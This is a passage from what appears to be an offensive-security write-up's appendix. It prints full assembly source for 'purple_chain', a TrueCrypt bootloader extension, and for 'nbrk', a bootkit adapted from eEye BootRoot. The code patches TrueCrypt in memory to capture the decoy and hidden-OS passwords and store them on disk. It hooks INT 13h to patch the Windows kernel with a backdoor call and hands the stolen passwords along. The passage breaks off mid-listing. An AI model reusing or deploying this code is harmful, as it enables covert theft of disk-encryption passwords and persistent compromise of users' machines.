When handled carefully it is a good solution. Still one needs to be very clear what he is doing, else it is very easy to subvert his bootloader.



## 000A:0000&gt; APPENDIX - The source is with us

All of our presented source code can be assembled using nasm.

000A:1000> purple\_chain.asm

```

;-----
; purple_chain - truecrypt bootloader extension                01.2013, armak00ni
;-----
; - file              : purple_chain.asm
;-----
; extends the truecrypt bootloader
;
; features:
;   - fancy pre truecrypt splash screen
;   - hooks before and after truecrypt mount
;   - fishes the passwords (for decoy and hidden operating system)
;     and stores them on disk for later retrieval
;   - can chainload virtually ANYTHING
;     (AFTER the truecrypt volume is mounted, BEFORE the os is booted)
;     - provides a nice boot environment for extensions
;
; this means:
;   - can chainload any bootkit
;   - 1 bootkit installation works for both: the decoy AND the hidden os  ;]
;   - your bootkit can email you the truecrypt boot passwords  ;]]]
;
; assemble using nasm
; nasm purple_chain.asm -o purple_chain
;-----

%define      PURPLE_SECTOR      32          ; sector to store passwords
%define      PURPLE_CHAIN_SECTOR 33          ; start sector for purple_chain
%define      PURPLE_ID          0xc001c0de  ; signature

; we are started at 8000:0000h with the truecrypt loader CS in AX
; now we need to restore the original file start
; then we patch the loader for our purposes
; and execute the original loader start
;-----
    jmp      purple_chain_start                ; 0000
    add     ax, si ; garbage                    ; 0003

    ; here the custom sector retf's if it wants to boot the original os
    ; or it can also jmp 0x8000:0005 (when it needs to destroy the stack)
    jmp     custom_sector_return                ; 0005

    ; a custom boot extension can read the truecrypt passwords
    ; by loading these pointers: [0x8000:0008], and [0x8000:000a]
    ; at [0x8000:0008] is a pointer to the bool variable indicating the booted
    ; os is hidden (true/!=0) or decoy (false/0)
decoy_password_ptr    dw tc_decoy_password      ; 0008
hidden_password_ptr   dw tc_hidden_password     ; 000a
is_hidden_ptr         dw tc_is_hidden_volume    ; 000c

service_str_decoy_pass_ptr    dw service_str_decoy_pass      ; 000e
service_str_hidden_pass_ptr   dw service_str_hidden_pass     ; 0010
service_str_running_decoy_ptr dw service_str_running_decoy   ; 0012
service_str_running_hidden_ptr dw service_str_running_hidden  ; 0014

service_str_decoy_pass    db 'Your decoy OS password is: ', 0
service_str_hidden_pass   db 'Your hidden OS password is: ', 0
service_str_running_decoy db 'You are running the decoy OS', 0
service_str_running_hidden db 'You are running the hidden OS', 0

; === return here from custom sector, to boot OS ===
custom_sector_return:
    mov     ax, cs
    mov     ds, ax
    mov     es, ax
    jmp     do_boot_hd

; === start here ===
purple_chain_start:

    mov     [cs:tc_patch_seg], ax
    mov     es, ax

```

```

; save tc stack
mov     ax, ss
mov     [cs:tc_stack_seg], ax
mov     ax, sp
mov     [cs:tc_stack_ptr], ax

; setup our own stack
cli
xor     ax, ax
mov     ss, ax
mov     sp, 07c00h
sti

mov     ax, cs
mov     ds, ax

call    patch1      ; password (sword)fish
call    patch2      ; purple_boot

call    fancy_splash
call    print_mmap
call    waitkey

; restore status and execute truecrypt boot loader
cli
mov     ax, [cs:tc_stack_seg]
mov     ss, ax
mov     ax, [cs:tc_stack_ptr]
mov     sp, ax
sti
pop     ds
pop     es
popa
mov     ax, [cs:tc_patch_seg]
push    ax
push    0x26d2 ; tc boot loader start jmp destination
retf

tc_patch_seg      dw 0
tc_stack_seg      dw 0
tc_stack_ptr      dw 0

; -----
; -----
; -----
; post truecrypt mount boot chain loading:
boot_purple:
    mov     [cs:tc_segment], ax ; save caller segment (0x9000)

; setup a stack
cli
xor     ax, ax
mov     ss, ax
mov     sp, 07c00h
sti

mov     ax, cs
mov     ds, ax
mov     es, ax

call    init

call    get_tc_data

call    print_mmap

mov     si, boot_str
call    print_str_si

call    go_purple

call    waitkey
cmp     al, 'c'
je      boot_cd
cmp     al, 's'
je      boot_custom_sector
jmp     boot_harddisk

; -----

```

```

boot_custom_sector:
    call    try_sector
    jmp     boot_harddisk

try_sector:
    mov     ax, cs
    mov     ds, ax
    mov     es, ax
    call    get_ntfs_bs

    mov     si, enter_sector_str
    call    print_str_si
    xor     ax, ax
    mov     word [cs:secnum], 0
    call    read_kbd_hex_word
    push    ax
    mov     si, booting_this_sector_str
    call    print_str_si
    pop     ax
    call    print_hex_word_ax
    call    print_newline
    call    waitkey
    cmp     al, '2'
    jl      .bootsinglesector
    cmp     al, '8'
    jg      .bootsinglesector
    xor     ah, ah
    sub     al, '0'

; boot multiple sectors:
; load them allready to 9800:0000

    mov     [cs:dap_numblocks], ax
    mov     ax, [cs:secnum]
    mov     [cs:dap_block_nr_lo], ax
    mov     ax, 9800h
    mov     [cs:dap_buffer_ptr_hi], ax
    mov     ax, 0
    mov     [cs:dap_buffer_ptr_lo], ax
    mov     si, dap
    mov     dl, 0x80
    mov     ah, 42h
    int     13h

; boot custom sector with params:
; ax:bx = seg to boot sector ntfs
; also stored on stack as return address
; it is fixed as 8000:0005, too
; -> 3 ways to boot the disk from rootkit code:
;   1) dont touch stack and simply retf
;   2) jmp far 0x8000:0005
;
; also free mem is decreased to address 80000

    xor     ax, ax
    mov     ds, ax
    mov     ax, 0x200
    mov     [ds:0x413], ax

    cli
    xor     dh, dh
    mov     dl, [cs:tc_boot_drive]
    xor     ax, ax
    mov     si, ax
    mov     ss, ax
    mov     es, ax

    mov     ax, 40h
    mov     ds, ax
    mov     ax, 08000h

    mov     sp, 0400h

    mov     ax, cs
    push    8000h
    push    custom_sector_return
    sti
    jmp     0x9800:0x0000
; we can just retf from our custom sector code
;

```

```

.bootssinglesector:
    mov     ax, 1
    mov     [cs:dap_numblocks], ax
    mov     ax, [cs:secnum]
    mov     [cs:dap_block_nr_lo], ax
    mov     ax, cs
    mov     [cs:dap_buffer_ptr_hi], ax
    mov     ax, buffer
    mov     [cs:dap_buffer_ptr_lo], ax
    mov     si, dap
    mov     dl, 0x80
    mov     ah, 42h
    int     13h

    ; copy sector to 7c00

    mov     ax, 7c0h
    mov     es, ax
    mov     si, buffer
    mov     cx, 200h
    xor     di, di
    cld
    rep     movsb

    ; boot custom sector with params:
    ; ax:bx = seg to boot sector ntfs
    ; also stored on stack as return address
    ; it is fixed as 8000:0005, too
    ; -> 3 ways to boot the disk from rootkit code:
    ;     1) dont touch stack and simply retf
    ;     2) jmp far 0x8000:0005
    ;
    ; also free mem is decreased to address 80000

    xor     ax, ax
    mov     ds, ax
    mov     ax, 0x200
    mov     [ds:0x413], ax

    cli
    xor     dh, dh
    mov     dl, [cs:tc_boot_drive]
    xor     ax, ax
    mov     si, ax
    mov     ss, ax
    mov     es, ax

    mov     ax, 40h
    mov     ds, ax
    xor     ax, ax

    mov     sp, 0400h

    mov     ax, cs
    push    08000h ; we can just retf from our custom sector code
    push    custom_sector_return ;
    sti
    jmp     0x0:0x07c00

    retn

enter_sector_str      db " enter sector num (hex w): 0x", 0
booting_this_sector_str db 0dh, 0ah, "press 2-8 to read multiple sectors, or any key to
boot sector: 0x", 0
;-----

read_kbd_hex_word:
    call    waitkey
    mov     [cs:input_c], al
    cmp     al, '0'
    jl      read_kbd_hex_word
    cmp     al, '9'
    jg      .maybe_a_f
    sub     al, '0'

```

```

        call    storechar
        jmp     read_kbd_hex_word

.maybe_a_f:
        cmp     al, 'a'
        jl      read_kbd_hex_word
        cmp     al, 'f'
        jg      read_kbd_hex_word

        sub     al, 'a'
        add     al, 10
        call    storechar

        jmp     read_kbd_hex_word

storechar:
        cbw
        xor     cx, cx
        mov     cl, [cs:charnum]
        shl     cx, 1
        shl     cx, 1
        shl     ax, cl
        mov     cx, [cs:secnum]
        add     ax, cx
        mov     [cs:secnum], ax

        mov     al, [cs:input_c]
        call    print_char_al

        mov     al, [cs:charnum]
        dec     al
        mov     [cs:charnum], al

        cmp     al, 0xff
        jz      .finish
        retn

.finish:
        pop     ax
        mov     ax, [cs:secnum]
        retn

secnum          dw 0
charnum         db 3
input_c         db 0

;-----
boot_cd:

        call    try_cds
        jmp     boot_harddisk

try_cds:
        mov     al, 81h
        mov     [cs:cd_drive], al
        mov     si, try_cd_str
        call    print_str_si

try_cd:
        mov     dl, [cs:cd_drive]
        mov     si, buffer
        mov     ah, 48h
        int     13h
        jc      .nextdrive

        mov     al, [cs:cd_drive]
        call    print_hex_byte_al
        mov     al, ' '
        call    print_char_al

        mov     ax, 1
        mov     [cs:dap_numblocks], ax
        mov     ax, 17
        mov     [cs:dap_block_nr_lo], ax
        mov     ax, cs
        mov     [cs:dap_buffer_ptr_hi], ax
        mov     ax, buffer
        mov     [cs:dap_buffer_ptr_lo], ax
        mov     si, dap

```

```

    mov     dl, [cs:cd_drive]
    mov     ah, 42h
    int     13h
    jc      .nextdrive

    mov     ax, [cs:buffer + 47h]
    mov     [cs:dap_block_nr_lo], ax

    mov     si, dap
    mov     dl, [cs:cd_drive]
    mov     ah, 42h
    int     13h
    jc      .nextdrive

    mov     ax, [cs:buffer + 28h]
    mov     [cs:dap_block_nr_lo], ax

    mov     si, dap
    mov     dl, [cs:cd_drive]
    mov     ah, 42h
    int     13h
    jc      .nextdrive

    mov     si, boot_cd_str
    call    print_str_si
    call    waitkey

    mov     ax, cs
    mov     ds, ax

    mov     ax, 7c0h
    mov     es, ax
    mov     si, buffer
    mov     cx, 800h
    xor     di, di
    cld
    rep     movsb

    cli
    xor     dh, dh
    mov     dl, [cs:cd_drive]
    xor     ax, ax
    mov     si, ax
    mov     ss, ax
    mov     es, ax

    mov     ax, 40h
    mov     ds, ax

    mov     sp, 0400h
    sti
    mov     ax, cs
    jmp     0x07c0:0x00

    retn

.nextdrive:
    mov     al, [cs:cd_drive]
    cmp     al, 0ffh
    je      .end

    inc     al
    mov     [cs:cd_drive], al
    jmp     try_cd

.end:
    retn

cd_drive      db 0
try_cd_str    db "trying drives: ", 0
boot_cd_str   db "... hit key to boot this drive", 0

;-----
boot_harddisk:

    call    get_ntfs_bs

; BOOT
do_boot_hd:
    call    ntfs_bs_2_7c00

```

```

; jmp to 0000:7c00h -> BOOT
cli
xor     dh, dh
mov     dl, [cs:tc_boot_drive]
xor     ax, ax
mov     si, ax
mov     ss, ax
mov     es, ax

mov     ax, 40h
mov     ds, ax

mov     sp, 0400h
sti
jmp     0x0:0x07c00

boot_str      db 0dh, 0ah, "Press any key to boot windows ..."
              db 0dh, 0ah, "          c to boot from cd 8] ..."
              db 0dh, 0ah, "          s to boot custom sector (rootkit) 8]] ...", 0

tc_segment    dw 0

dap:          db 10h
              db 00h

dap_numblocks: dw 0000h
dap_buffer_ptr_lo: dw 0000h
dap_buffer_ptr_hi: dw 0000h
dap_block_nr_lo:  dw 0
dap_block_nr_hi:  dw 0, 0, 0

; -----
; print start message, go purple
init:
    mov     si, start_str
    call    print_str_si
    call    go_purple

    retn

start_str     db "Going purple ...", 0dh, 0ah, 00

; -----
get_ntfs_bs:
; read mbr into buffer
; locate and read ntfs bs
; (using chs, as its sufficient usually on win default inst)

; read mbr
mov     si, msg_loading_mbr
call    print_str_si
mov     ax, 0201h
mov     bx, buffer
mov     cx, 1
mov     dx, 080h
int     13h
jc      print_error
mov     si, msg_ok_eol
call    print_str_si

mov     si, buffer

; get part 1 ntfs bs
mov     al, [buffer + 01beh + 1] ; h
mov     [p1_chs_start_h], al
;
mov     al, [buffer + 01beh + 2] ; s
mov     [p1_chs_start_s], al
;
mov     al, [buffer + 01beh + 3] ; c
mov     [p1_chs_start_c], al

; read part 1 ntfs bs
mov     si, msg_loading_ntfs_bs
call    print_str_si
mov     al, [buffer + 01beh + 1]
mov     dh, al
mov     al, [buffer + 01beh + 2]
mov     cl, al
mov     al, [buffer + 01beh + 3]
mov     ch, al
;

```



```

    mov     dl, 080h
    mov     ax, 0201h
    mov     bx, ntfs_bs
    int     13h
    jc      print_error

    mov     si, msg_ok_eol
    call    print_str_si
    retn

print_error:
    push    ax
    mov     si, errmsg
    call    print_str_si
    pop     ax
    call    print_hex_byte_al
    retn

errmsg db "ERROR: AH=", 0

p1_chs_start_h db 0
p1_chs_start_c db 0
p1_chs_start_s db 0
p1_lba_start dd 0

msg_loading_mbr db "Loading MBR ... ", 0
msg_loading_ntfs_bs db "Loading NTFS/BS ... ", 0
msg_ok_eol db "OK", 0dh, 0ah, 0

; -----
; copy ntfs bs to 0000:7c00h
ntfs_bs_2_7c00:
    mov     si, copy_mem_msg
    call    print_str_si

    mov     ax, 7c0h
    mov     es, ax
    mov     si, ntfs_bs
    mov     cx, 200h
    xor     di, di
    cld
    rep     movsb

    mov     ax, cs
    mov     es, ax
    ret

copy_mem_msg db "Copying NTFS/BS to seg 7c0 now ...", 0

; -----
waitkey:
    xor     ah, ah
    int     16h
    retn

; -----
; print_char_al
; output char at cursor, and advance cursor
; input: byte to print in ax
print_char_al:
    mov     bx, 07h
    mov     ah, 0Eh
    int     10h

    retn

; -----
; print_hex_dword_bx_ax bx:ax hi:lo
; output hex byte at cursor, and advance cursor
; input: byte to print in ax
print_hex_word_bx_ax:
    push    ax
    mov     bx, ax
    call    print_hex_word_ax
    pop     ax
    call    print_hex_word_ax

    retn

```

```

; -----
; print_hex_word_ax
; output hex byte at cursor, and advance cursor
; input: byte to print in ax
print_hex_word_ax:
    push    ax
    rol     ax, 8
    call    print_hex_byte_al
    pop     ax
    call    print_hex_byte_al

    retn

; -----
; print_hex_byte_al
; output hex byte at cursor, and advance cursor
; input: byte to print in ax
print_hex_byte_al:
    mov     bx, ax
    push    bx

    and     bx, 0f0h
    shr     bx, 4
    mov     ax, [hex_tbl+bx]
    call    print_char_al

    pop     bx
    and     bx, 0fh
    mov     ax, [hex_tbl+bx]
    call    print_char_al

    retn
hex_tbl    db '0123456789abcdef'

; -----
print_str_si:
    cld
    lodsb
    or      al, al
    jz      .end_print

    mov     bx, 07h
    mov     ah, 0Eh
    int     10h
    jmp     print_str_si

.end_print:
    retn

; -----
get_tc_data:
    ; get stored passwords, or not (initialize)
    call    read_purple_sector

    ; tc segment
    mov     ax, [cs:tc_segment]
    mov     ds, ax

    ; is hidden?
    mov     bx, [ds:4B88h]
    mov     al, [ds:bx+3D4h]
    mov     [cs:tc_is_hidden_volume], al

    ; drive num
    mov     al, [ds:4b64h]
    mov     [cs:tc_boot_drive], al

    ; copy password, len
    mov     si, 026h                ; char *tc_password
    xor     cx, cx
    mov     cl, [ds:22h]            ; int tc_password_len

    cmp     byte [cs:tc_is_hidden_volume], 0
    jz      .is_decoy1
    ; hidden
    mov     [cs:tc_hidden_password_len], cl
    mov     di, tc_hidden_password
    jmp     .cont

```

```

.is_decoy1:
    ; decoy
    mov     [cs:tc_decoy_password_len], cl
    mov     di, tc_decoy_password

    ; store decoy/hidden password

.cont:
    cld
    rep     movsb
    xor     al, al
    stosb   ; asciiZ

    mov     ax, cs
    mov     ds, ax

    ; print it
    call    print_newline

    mov     si, drive_str
    call    print_str_si
    mov     al, [tc_boot_drive]
    call    print_hex_byte_al
    call    print_newline

    mov     si, boot_type_str_start
    call    print_str_si
    mov     si, boot_type_str_decoy
    cmp     byte [tc_is_hidden_volume], 0
    jz      .is_decoy2
    mov     si, boot_type_str_hidden

.is_decoy2:
    call    print_str_si
    mov     si, boot_type_str_end
    call    print_str_si

print_passwords:
    ; print passwords
    ; decoy
    mov     si, password_str_decoy
    call    print_str_si
    mov     si, tc_decoy_password
    cmp     byte [tc_decoy_password_len], 0
    jnz     .cont2
    mov     si, password_str_unknown

.cont2:
    call    print_str_si
    mov     si, password_end_str
    call    print_str_si

    ; hidden
    mov     si, password_str_hidden
    call    print_str_si
    mov     si, tc_hidden_password
    cmp     byte [tc_hidden_password_len], 0
    jnz     .cont3
    mov     si, password_str_unknown

.cont3:
    call    print_str_si
    mov     si, password_end_str
    call    print_str_si
    call    print_newline

    retn

password_str_decoy      db "> Your truecrypt DECOY boot password is: ", 0
password_str_hidden     db "> Your truecrypt HIDDEN boot password is: ", 0
password_str_unknown    db "(yet unknown)", 0
password_end_str        db "", 0dh, 0ah, 0
drive_str               db "> Your drive is: ", 0
boot_type_str_start     db "> You are booting the ", 0
boot_type_str_decoy     db "DECOY", 0
boot_type_str_hidden    db "HIDDEN", 0
boot_type_str_end       db " system", 0dh, 0ah, 0

tc_is_hidden_volume     db 0
tc_boot_drive           db 0

tc_decoy_password_len   db 0
tc_decoy_password       resb 65

```

```

tc_hidden_password_len    db 0
tc_hidden_password        resb 65
tmp resb 10

; -----
; read purple sector
; check id
; if no id: clear (init) sector
; else: read passwords
read_purple_sector:
    ; read purple sector into buffer
    mov     ax, 0201h
    mov     bx, buffer
    mov     cx, PURPLE_SECTOR
    mov     dx, 80h
    int     13h

    cmp     dword [buffer], PURPLE_ID
    je      .noinit

    ; init purple sector
    mov     dword [buffer], PURPLE_ID

    xor     al, al
    mov     di, buffer
    add     di, 8
    mov     cx, 132 ; 2 * 66 = 2 * (64 +1 +1)
    cld
    rep     stosb

.noinit:
    mov     si, buffer
    add     si, 8
    mov     di, tc_decoy_password_len
    mov     cx, 132
    cld
    rep     movsb

    retn

; -----
print_newline:
    mov     si, CR_LF
    call    print_str_si
    retn
CR_LF db 0dh, 0ah, 0

; -----
print_buffer_si:
    mov     cx, 0200h
    xor     bx, bx

.loop1:
    push    bx
    push    cx

    mov     ax, bx

    cmp     ax, 16*16
    jne     .no_waitkey

    mov     ah, 00
    int     16h

.no_waitkey:
    and     ax, 0fh
    jnz     .no_newline

    mov     ax, 0dh
    call    print_char_al
    mov     ax, 0ah
    call    print_char_al

    pop     cx
    push    cx
    mov     ax, 0200h
    sub     ax, cx
    shr     ax, 8
    call    print_hex_byte_al
    pop     cx

```

```

    push    cx
    mov     ax, 0200h
    sub     ax, cx
    call    print_hex_byte_al
    mov     ax, ':'
    call    print_char_al
    mov     ax, ' '
    call    print_char_al

    pop     cx
    pop     bx
    push    bx
    push    cx

.no_newline:
    mov     ax, [si+bx]
    call    print_hex_byte_al
    mov     ax, ' '
    call    print_char_al
    pop     cx
    pop     bx

    inc     bx
    loop    .loop1

    retn

```

```

; -----
; -----
; -----

```

```

go_purple:
    mov     ax, 0b800h
    mov     es, ax
    xor     di, di
    add     di, 80*2
    inc     di
    mov     ah, 5fh
    mov     cx, 80*8

.purple_loop1:
    mov     [es:di], ah
    inc     di
    inc     di
    loop    .purple_loop1

    mov     ah, 0d0h
    mov     cx, 80*15

.purple_loop2:
    mov     [es:di], ah
    inc     di
    inc     di
    loop    .purple_loop2

    mov     ah, 050h
    mov     cx, 80*1

.purple_loop3:
    mov     [es:di], ah
    inc     di
    inc     di
    loop    .purple_loop3

    mov     ax, cs
    mov     es, ax
    retn

```

```

fancy_splash:
    push    es
    mov     ax, 0b800h
    mov     es, ax

    xor     di, di
    mov     ax, 05000h
    mov     cx, 80
    rep     stosw
    mov     ax, 0df00h
    mov     cx, 80
    rep     stosw
    mov     ax, 0f000h
    mov     cx, 80
    rep     stosw
    mov     ax, 0df00h

```

```

    mov     cx, 80
    rep     stosw
    mov     ax, 05f00h
    mov     cx, 80
    rep     stosw

    add     di, 160
    mov     ax, 08f00h
    mov     cx, 80
    rep     stosw

    add     di, 3*160
    mov     ax, 08f00h
    mov     cx, 160
    rep     stosw

    mov     ah, 02h        ; set cursor pos
    mov     bh, 0
    mov     dh, 2
    mov     dl, 10
    int     10h

    mov     si, fancy_msg1
    call    print_str_si
    call    print_newline

    mov     ah, 02h        ; set cursor pos
    mov     bh, 0
    mov     dh, 6
    mov     dl, 0
    int     10h
    mov     si, fancy_msg2
    call    print_str_si

    mov     ah, 02h        ; set cursor pos
    mov     bh, 0
    mov     dh, 0
    mov     dl, 80 - FANCY_MSG0_LEN
    int     10h
    mov     si, fancy_msg0
    call    print_str_si

    mov     ah, 02h        ; set cursor pos
    mov     bh, 0
    mov     dh, 10
    mov     dl, 0
    int     10h

    ; print passwords here
    mov     ax, cs
    mov     es, ax
    call    read_purple_sector
    call    print_passwords

    pop     es
    retn

fancy_msg0 db "< armak00ni > ", 0
FANCY_MSG0_LEN equ $-fancy_msg0
fancy_msg1 db ":[ purple_chain ]:.", 0
fancy_msg2 db " ^ purple_chain is taking over truecrypt now ^", 0dh, 0ah, 0
press_key_str db "(press any key ...)", 0dh, 0ah, 0

; -----
; -----
; -----
print_mmap:
    push    es
    mov     ax, cs
    mov     es, ax
    mov     si, str_mmap
    call    print_str_si
    xor     ebx, ebx

.mmap_loop:
    mov     eax, 0e820h
    mov     edx, 534D4150h ; 'SMAP'
    mov     di, TBL_MMAP
    mov     ecx, 20
    int     15h

```

```

        jc          .endme
        or          ebx, ebx
        jz          .endme
        cmp        eax, 534D4150h
        jnz        .endme

        ; print entry

        push       ebx

        mov        si, TBL_MMAP + 0
        call       print_qword_si
        mov        al, ' '
        call       print_char_al

        mov        si, TBL_MMAP + 8
        call       print_qword_si
        mov        al, ' '
        call       print_char_al

        mov        si, TBL_MMAP + 16
        lodsw
        call       print_hex_word_ax

        call       print_newline

        pop        ebx

        jmp        .mmap_loop

.endme:
        pop        es
        retn

str_mmap          db "MEMORY MAP:", 0dh, 0ah, 0
str_not_supp      db "not supported", 0

print_qword_si:
        mov        cx, 8
        add        si, 7
.print_loop:
        push       cx
        mov        al, [si]
        call       print_hex_byte_al
        dec        si
        pop        cx
        loop       .print_loop
        retn

TBL_MMAP resb 30

; -----
; -----
; -----
; P A T C H E S
;
; === PATCH1 ===
;
; we patch the get shift status shit:
;
; 00001e11 7533                jnz         0x1e46
; 00001e13 e85ef1             call         0xf74
; 00001e16 a840                test         al, 0x40
; 00001e18 7407                jz          0x1e21
;
; to
;
; 00001e11 740e                jz          0x1e21
; 00001e13                                jmp far
[0x8000:patch1_handler]
;
; -> we patch 9 bytes @tc_seg:1f11

patch1:
; do the patching
        mov        ah, 02h        ; set cursor pos
        mov        bh, 0
        mov        dh, 7

```



```

    mov     dl, 0
    int     10h

    mov     si, patch1_msg
    call    print_str_si

    mov     si, patch1_bin
    mov     cx, PATCH1_LEN
    mov     di, 0x1f11
    rep     movsb

    mov     si, patch_msg_done
    call    print_str_si

    retn

; what to patch
patch1_bin:
    db      0x74, 0x0e                ;                jz      0x1e21
    mov     ax, cs
    jmp     0x8000:patch1_handler
PATCH1_LEN equ     $-patch1_bin

patch1_msg      db " * applying patch1: password fish ...", 0
patch_msg_done db " done", 0dh, 0ah, 0

; will be called by the patch
patch1_handler:
    push    ax
    pusha
    push    es
    mov     ax, 7c0h
    mov     es, ax
    mov     ax, 0201h
    xor     bx, bx
    mov     cx, PURPLE_SECTOR
    mov     dx, 80h
    int     13h

    mov     eax, PURPLE_ID
    cmp     dword [es:0], eax
    jz      .skipinit

    mov     dword [es:0], eax
    mov     di, 8
    xor     al, al
    mov     cx, 132
    cld
    rep     stosb

.skipinit:
    mov     si, 22h
    mov     di, 8
    mov     bx, [ds:4B88h]
    mov     al, [ds:bx+3D4h]
    or      al, al
    jz      .nothidden
    add     di, 66

.nothidden:
    movsb   ; store password_len
    add     si, 3
    mov     cx, 64
    rep     movsb
    xor     al, al
    stosb

    mov     ax, 0301h
    xor     bx, bx
    mov     cx, PURPLE_SECTOR
    mov     dx, 80h
    int     13h

    pop     es
    popa

    push    0x1f46 ; return at 0x1f46
    retf

; === PATCH2 ===
;
; overwrite: from tcb:1c5c:

```

```

patch2:
; do the patching
    mov     si, patch2_msg
    call    print_str_si

    mov     si, patch2_bin
    mov     cx, PATCH2_LEN
    mov     di, 0x1d5c
    rep     movsb

    mov     si, patch_msg_done
    call    print_str_si

    retn

patch2_bin:
    mov     byte [0x4407], 0x1; BootStarted = true;
    mov     ax, cs                ; save the TC segment (0x9000)
    jmp     0x8000:boot_purple; boot_purple
PATCH2_LEN equ $ - patch2_bin

patch2_msg      db "    * applying patch2: purple boot ...", 0

; -----
; -----
; -----

; we dont't need to copy 1k uninitialized data
ntfs_bs resb 512      ; we can jmp 0x8000:0005 from our custom bootsector
buffer resb 2048 ; (for cd)

; -----
; -----
; -----

```

```
000A:2000> nbrk.asm
```

```

;=====
; nbrk.asm - Ninja Boot Root
;
; simplified as we DON'T run by BIOS, we run from a nice
; purple_chain / true boot environment 8}
;
; added reenrance locking mechanism - since truecrypt calls      !
; an int 13h in its int 13h handler (!!                             !
;
;
; v2: multiple sectors purple_chain boot
;     -> we are allready at protected 9800:0000,
;         with a stack setup
;         pass truecrypt passwords to ndis.sys
;=====

; Based on:

;=====
; eEye BootRoot v0.90 (NASM)                Last updated: 09/20/2005
;-----
; Demonstration of the capabilities of custom boot sector code
; on a Windows NT-family system.
;
; * NASM-compatible version by Scott D. Tenaglia of mitre.org
;
; Derek Soeder - eEye Digital Security - 04/02/2005
;=====

;
; To compile, use:  nasm -f bin -O 3 ebrknasm.asm
;

CPU 486

BOOTROOT_SIZE EQU 400h

;-----
SEGMENT BRCODE16 ALIGN=1                ; Defaults to PUBLIC, ALIGN=1 USE16
BITS 16

LBRCODE16_START EQU $

;
; Initialization
;

; forward truecrypt passwords to patch_func ...
mov     ds, ax

push    cs
pop     es

mov     si, word [ds:08h] ; decoy password
mov     cx, 16
mov     di, tc_password_decoy
rep     movsb

mov     si, word [ds:0ah] ; hidden password
mov     cx, 16
rep     movsb

; start normally
xor     bx, bx
push    bx
pop     ds

;
; Install our INT 13h hook
;
cli

mov     eax, [bx + (13h*4)]
mov     [es:INT13HANDLER - LBRCODE16_START], eax    ; store previous handler

mov     word [bx + (13h*4)], LInt13Hook             ; point INT 13h vector to our
hook handler
mov     [bx + (13h*4) + 2], es                      ; (BX = 0 from earlier)

```

```

    sti

    ; back to purple_chain -> boot windows
    retf

;#####
;## INT 13h Hook Real-Mode ISR ##
;#####

Lint13Hook:

    pushf

    cmp     ah, 42h                ; IBM/MS INT 13 Extensions -
EXTENDED READ
    je      short LInt13Hook_ReadRequest

    cmp     ah, 02h                ; DISK - READ SECTOR(S) INTO
MEMORY
    je      short LInt13Hook_ReadRequest

immediate_exit:
    popf

    db      0EAh                  ; JMP FAR INT13HANDLER
INT13HANDLER EQU $
    dd 0

MY_LOCK db 0

Lint13Hook_ReadRequest:

    ; "locking mechanism" -> skip this request, when truecrypt int13h reentrance
    cmp byte [cs:MY_LOCK], 1
    jz immediate_exit

    mov byte [cs:MY_LOCK], 1 ; lock ourselves to know we are we

    mov byte [cs:INT13LASTFUNCTION], ah

    ;
    ; Invoke original handler to perform read operation
    ;

    popf
    pushf                          ; push Flags because
we're simulating an INT

    call    far [cs:INT13HANDLER] ; call original handler
    jc      LInt13Hook_ret        ; abort immediately if read failed

    pushf
    cli

    push    es
    push    ds
    pusha

    ; ultra fancy boot animation .... :)))

    mov     ax, 0a000h
    mov     es, ax
    push    cs
    pop     ds
    mov     si, ninja
    mov     di, (80-9)/2 + 80*100
    mov     dx, 20

.loopme:
    mov     cx, 9
    rep     movsb
    add     di, 80-9
    dec     dx
    jnz     .loopme

    popa

```

```

    pop        ds
    pop        es

    push       es
    pusha

    ;
    ; Adjust registers to internally emulate an AH=02h read if AH=42h was used
    ;
    mov        ah, 00h
INT13LASTFUNCTION EQU $-1
    cmp        ah, 42h
    jne        short LInt13Hook_notextread

    cld
    lodsw
    lodsw
to transfer                                ; +02h WORD    number of blocks
    les        bx, [si]                    ; +04h DWORD    transfer buffer

LInt13Hook_notextread:

    ;
    ; Scan sector for a signature of the code we want to modify
    ;

    or         al, al
    jz         short LInt13Hook_scan_done

    cld

    mov        cl, al
    mov        al, 8Bh
    shl        cx, 9                       ; (AL * 200h)
    mov        di, bx

LInt13Hook_scan_loop:

                                ; 8B F0      MOV ESI, EAX
                                ; 85 F6      TEST ESI, ESI
                                ; 74 21      JZ $+23h
                                ; 80 3D ...   CMP BYTE [ofs32],
imm8                                ; (the first 6 bytes of this
signature exist in other modules!)

    repne scasb
    jne        short LInt13Hook_scan_done

    cmp        dword [es:di], 74F685F0h
    jne        short LInt13Hook_scan_loop

    cmp        word [es:di+4], 8021h
    jne        short LInt13Hook_scan_loop

[ofs32]    mov        word [es:di-1], 15FFh        ; FFh/15h/xx/xx/xx/xx: CALL NEAR

    mov        eax, cs
    shl        eax, 4

    add        [cs:(NDISBACKDOOR_LINEAR - LBRPATCHFUNC32_START) + BRCODE16_SIZE],
eax

    add        ax, (LPatchFunction - LBRPATCHFUNC32_START) + BRCODE16_SIZE
    mov        [cs:PATCHFUNC32_LINEAR], eax        ; should be okay to add to AX,
since we can't cross 1KB boundary

    add        ax, PATCHFUNC32_LINEAR - ((LPatchFunction - LBRPATCHFUNC32_START) +
BRCODE16_SIZE)
    mov        [es:di+1], eax

LInt13Hook_scan_done:

    popa
    pop        es
    popf

```

```

LInt13Hook_ret:
    mov byte [cs:MY_LOCK], 0

    retf 2                ; discard saved Flags from original INT (pass back CF, etc.)

ninja:
db 00000000b, 00000011b, 11111100b, 00000000b, 00000000b, 00000000b, 00000000b, 00000000b,
00000000b
db 00000000b, 00000000b, 00000011b, 00000000b, 00000000b, 00000000b, 11111100b, 00000000b,
00000000b
db 00000000b, 00000000b, 00000000b, 11111111b, 11111111b, 00111100b, 11000000b, 00000000b,
00000000b
db 00000000b, 00000000b, 00000000b, 00000011b, 11111111b, 11110000b, 00000000b, 00000000b,
00000000b
db 00000000b, 00000000b, 00000000b, 00000011b, 11111111b, 11110000b, 00000000b, 00000000b,
00000000b
db 00000000b, 00000000b, 00000000b, 00000011b, 11111111b, 11110000b, 00000000b, 00000000b,
00000000b
db 00000011b, 11110000b, 00000000b, 00000011b, 11111111b, 11000000b, 00000000b, 11110000b,
00000000b
db 00001111b, 00001100b, 00000000b, 00000000b, 11111111b, 11000000b, 00000000b, 00110000b,
00000000b
db 00111100b, 11111111b, 00000000b, 00000000b, 11111111b, 11000000b, 00111111b, 11001100b,
11000000b
db 00110011b, 11111111b, 11110000b, 00000000b, 00111111b, 00000000b, 11000000b, 00000000b,
00110000b
db 11001111b, 11111111b, 11111111b, 00000000b, 11111111b, 00000000b, 00000000b, 00110000b,
00001100b
